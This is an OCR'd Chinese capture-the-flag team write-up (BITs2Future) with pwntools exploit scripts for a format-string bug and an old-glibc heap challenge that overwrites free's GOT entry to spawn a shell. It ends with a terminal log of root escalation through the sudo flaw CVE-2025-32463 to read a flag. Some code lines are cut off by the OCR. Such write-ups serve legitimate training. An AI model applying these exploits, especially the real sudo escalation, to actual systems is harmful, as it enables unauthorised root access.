
BITs2Future 战队 WriteUp

图片资源：./images/

排名

BITs2Future：第 57 名

[排行榜截图]



解题思路

PWN

我最好的初代同事 简单的 fmt 任意写，先通过栈上指针泄露程序基址，再通过指针链写返回地址

```python
#!/usr/bin/python
from pwn import *
context(arch='amd64', os='linux', log_level='debug', terminal='foot')

filename = './fmt'
elf = ELF(filename)
io = remote('113.201.14.253', 56883)
#io = process(filename)
```

```
#gdb.attach(io)

leak = lambda s: (p := u64(io.recvline()[:-1].ljust(8,b'\0')), log.success('%s: 0x%x' % (s,


for i in range(5):
    io.recvuntil("what's ")
    a = int(io.recvuntil("add")[:-4])
    b = int(io.recvline())
    io.sendline(f'{a+b}')

sleep(1)
io.sendline('1')
io.sendline('%8$p\n%10$p')

io.recvuntil('input:')
pie_base = int(io.recvline(), 16) - elf.symbols['_start']
retaddr = int(io.recvline(), 16) - 0x20 +8
print(hex(pie_base))
#success = pie_base + elf.symbols['success']
success = pie_base + 0x14d4

sleep(1)
io.sendline('1')

'''
00:0000  rdi rsp 0x7fffa9927290 — 0xa61 /* 'a\n' */
01:0008 -018     0x7fffa9927298 — 0
02:0010 -010     0x7fffa99272a0 —  0x559cf30601a0 (_start) — endbr64  # 8
03:0018 -008     0x7fffa99272a8 — 0x49bd614e2d3cf500
04:0020  rbp     0x7fffa99272b0 —  0x7fffa99272d0 —  0x7fffa99272f0 — 0
05:0028 +008     0x7fffa99272b8 —  0x559cf30604ab (game+121) — nop
06:0030 +010     0x7fffa99272c0 — 0x100000001
07:0038 +018     0x7fffa99272c8 — 0x49bd614e2d3cf500
08:0040 +020     0x7fffa99272d0 —  0x7fffa99272f0 — 0 # 13
09:0048 +028     0x7fffa99272d8 —  0x559cf306056b (main+121) — movl $0, %eax
0a:0050 +030     0x7fffa99272e0 —  0x7fffa99273e0 — 1
0b:0058 +038     0x7fffa99272e8 — 0x500000000
0c:0060 +040     0x7fffa99272f0 — 0
0d:0068 +048     0x7fffa99272f8 —  0x7f94bda99083 (__libc_start_main+243) — movl %eax, %edi
0e:0070 +050     0x7fffa9927300 —  0x7f94bdc9e620 (_rtld_global_ro) — 0x6110800000000
0f:0078 +058     0x7fffa9927308 —  0x7fffa99273e8 —  0x7fffa99277f0 — 0x4f4300746d662f2e /*
'''

io.sendline(f'%{retaddr & 0xffff}c%10$hn')
```

```
'''
00:0000  rsp 0x7fffd2744350 — '%17272c%10$hn\n'
01:0008 -018 0x7fffd2744358 — 0xa6e68243031 /* '10$hn\n' */
02:0010 -010 0x7fffd2744360 — 0x55ff8f4e51a0 (_start) — endbr64  # 8
03:0018 -008 0x7fffd2744368 — 0x6435e203cab63900
04:0020  rbp 0x7fffd2744370 — 0x7fffd2744390 — 0x7fffd2744378 — 0x55ff8f4e54ab (game+121)
05:0028 +008 0x7fffd2744378 — 0x55ff8f4e54ab (game+121) — nop
06:0030 +010 0x7fffd2744380 — 0x100000001
07:0038 +018 0x7fffd2744388 — 0x6435e203cab63900
08:0040 +020 0x7fffd2744390 — 0x7fffd2744378 — 0x55ff8f4e54ab (game+121) — nop
'''

sleep(1)
io.sendline('1')
#gdb.attach(io)
io.sendline(f'%{(success) & 0xffff}c%14$hn')

io.interactive()
```

我不吃牛肉 低版本堆，无 tcache，高版本做习惯了很难绷，菜单的数字是乱的，需要 cdll 算一下，然后发现 .data 上有一个自指的指针，可以用于任意写，malloc_hook one_gadget 仨都不成，遂写 got

```
#!/usr/bin/python
from pwn import *
import ctypes
context(arch='amd64', os='linux', log_level='debug', terminal='foot')

filename = './pwn'
elf = ELF(filename)
io = remote('113.201.14.253', 48091)
#io = process(filename)
#gdb.attach(io)

leak = lambda s: (p := u64(io.recvline()[:-1].ljust(8,b'\0')), log.success('%s: 0x%x' % (s,

def add(idx, size):
    io.sendline('8')
    io.recvuntil('index:\n')
    io.sendline(f'{idx}')
    io.sendline(f'{size}')

def delete(idx):
    io.sendline('4')
    io.recvuntil('index:\n')
    io.sendline(f'{idx}')
```

```python
def edit(idx, leng, content):
    io.sendline('2')
    io.recvuntil('index:\n')
    io.sendline(f'{idx}')
    io.sendline(f'{leng}')
    io.send(content)

def show(idx):
    io.sendline('5')
    io.recvuntil('index:\n')
    io.sendline(f'{idx}')

add(0, 0x400)
add(1, 16)
add(2, 16)
delete(0)
show(0)

libc_base = leak('libc') - 0x7febed9c4b78 + 0x7febed600000
malloc_hook = libc_base + 0x3C4B10
realloc_hook = libc_base + 0x3c4b08
#
#delete(1)
#edit(1, 8, p64(malloc_hook))
print(hex(malloc_hook))

show(-10)
self_ptr = leak('???')
program_base = self_ptr - 0x0202070
edit(-10, 8, p64(program_base + elf.got['free']))

ogs = [0x4527a, 0xf03a4, 0xf1247]

edit(-10, 8, p64(libc_base + elf.libc.symbols['system']))
#gdb.attach(io)

edit(1, 2, 'sh')
delete(1)

io.interactive()

#libc = ctypes.CDLL('./libc.so.6')
#
#for i in range(20):
#    print('try', i)
```

```
#     libc.srand(i)
#     print(libc.rand() % 4)
```

GAME

我勒个超级玛丽奥　把窗口拉开，打开 shell，直接拿 flag

InfoSec

最近还好吗　这道题进到服务器里面发现，有 flag 文件，但是没有权限，根据题目的提示应该式 sudo 的 CVE 提权 CVE-2025-32463，但是服务器没网，所以在本地下好文件用 ftp 传到服务器上，直接提权，获得 root 权限，直接读 flag 文件

```
┌──(kali㉿kali)-[~/logs_AqhGiUX/logs]
└─$ ssh pwn@113.201.14.253 -p 50424
The authenticity of host '[113.201.14.253]:50424 ([113.201.14.253]:50424)
' can't be established.
ED25519 key fingerprint is SHA256:plgXHVMBxONlACGsSUapk0pVsoKoF5Aqmt23TWn
OCCo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[113.201.14.253]:50424' (ED25519) to the list
 of known hosts.
pwn@113.201.14.253's password:
Permission denied, please try again.
pwn@113.201.14.253's password:
Permission denied, please try again.
pwn@113.201.14.253's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_6
4)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 24 13:38:46 2025 from 114.246.203.144
pwn@80a82b0359c1:~$ ls
pwn@80a82b0359c1:~$ cd /
pwn@80a82b0359c1:/$ ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
pwn@80a82b0359c1:/$ cat /flag
cat: /flag: Permission denied
```

```
pwn@80a82b0359c1:/$ ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
pwn@80a82b0359c1:/$ cat /flag
cat: /flag: Permission denied
pwn@80a82b0359c1:/$ cat /start.sh
cat: /start.sh: Permission denied
pwn@80a82b0359c1:/$ ls /proc/
1      8          driver       keys         pagetypeinfo   timer_list
101    90         execdomains  kmsg         partitions     timer_stats
102    acpi       fb           kpagecount   sched_debug    tty
11002  buddyinfo  filesystems  kpageflags   schedstat      uptime
35     bus        fs           loadavg      scsi           version
6194   cgroups    interrupts   locks        self           vmallocinfo
6196   cmdline    iomem        mdstat       slabinfo       vmstat
6197   consoles   ioports      meminfo      softirqs       zoneinfo
6198   cpuinfo    ipmi         misc         stat
6201   crypto     irq          modules      swaps
66     devices    kallsyms     mounts       sys
67     diskstats  kcore        mtrr         sysrq-trigger
7      dma        key-users    net          sysvipc
pwn@80a82b0359c1:/$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABkNnS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkNnS] [-g group] [-h host] [-p prompt] [-U user]
            [-u user] [command [arg ...]]
usage: sudo [-ABbEHkNnPS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] file ...
pwn@80a82b0359c1:/$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
```

```
pwn@80a82b0359c1:/$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
pwn@80a82b0359c1:/$ git clone https://github.com/kh4sh3i/CVE-2025-32463.g
it
fatal: could not create work tree dir 'CVE-2025-32463': Permission denied
pwn@80a82b0359c1:/$ cd ~
pwn@80a82b0359c1:~$ git clone https://github.com/kh4sh3i/CVE-2025-32463.g
it
Cloning into 'CVE-2025-32463'...
fatal: unable to access 'https://github.com/kh4sh3i/CVE-2025-32463.git/':
 Failed to connect to github.com port 443 after 7030 ms: Couldn't connect
 to server
pwn@80a82b0359c1:~$ ls
exploit.sh  linpeas.sh
pwn@80a82b0359c1:~$ chmod +x exploit.sh
pwn@80a82b0359c1:~$ id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@80a82b0359c1:~$ ./exploit.sh
woot!
root@80a82b0359c1:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@80a82b0359c1:/# tac /flag
flag{d4d049c52188629cc5c5e63dcb88a5bb}
root@80a82b0359c1:/# Connection to 113.201.14.253 closed by remote host.
Connection to 113.201.14.253 closed.
```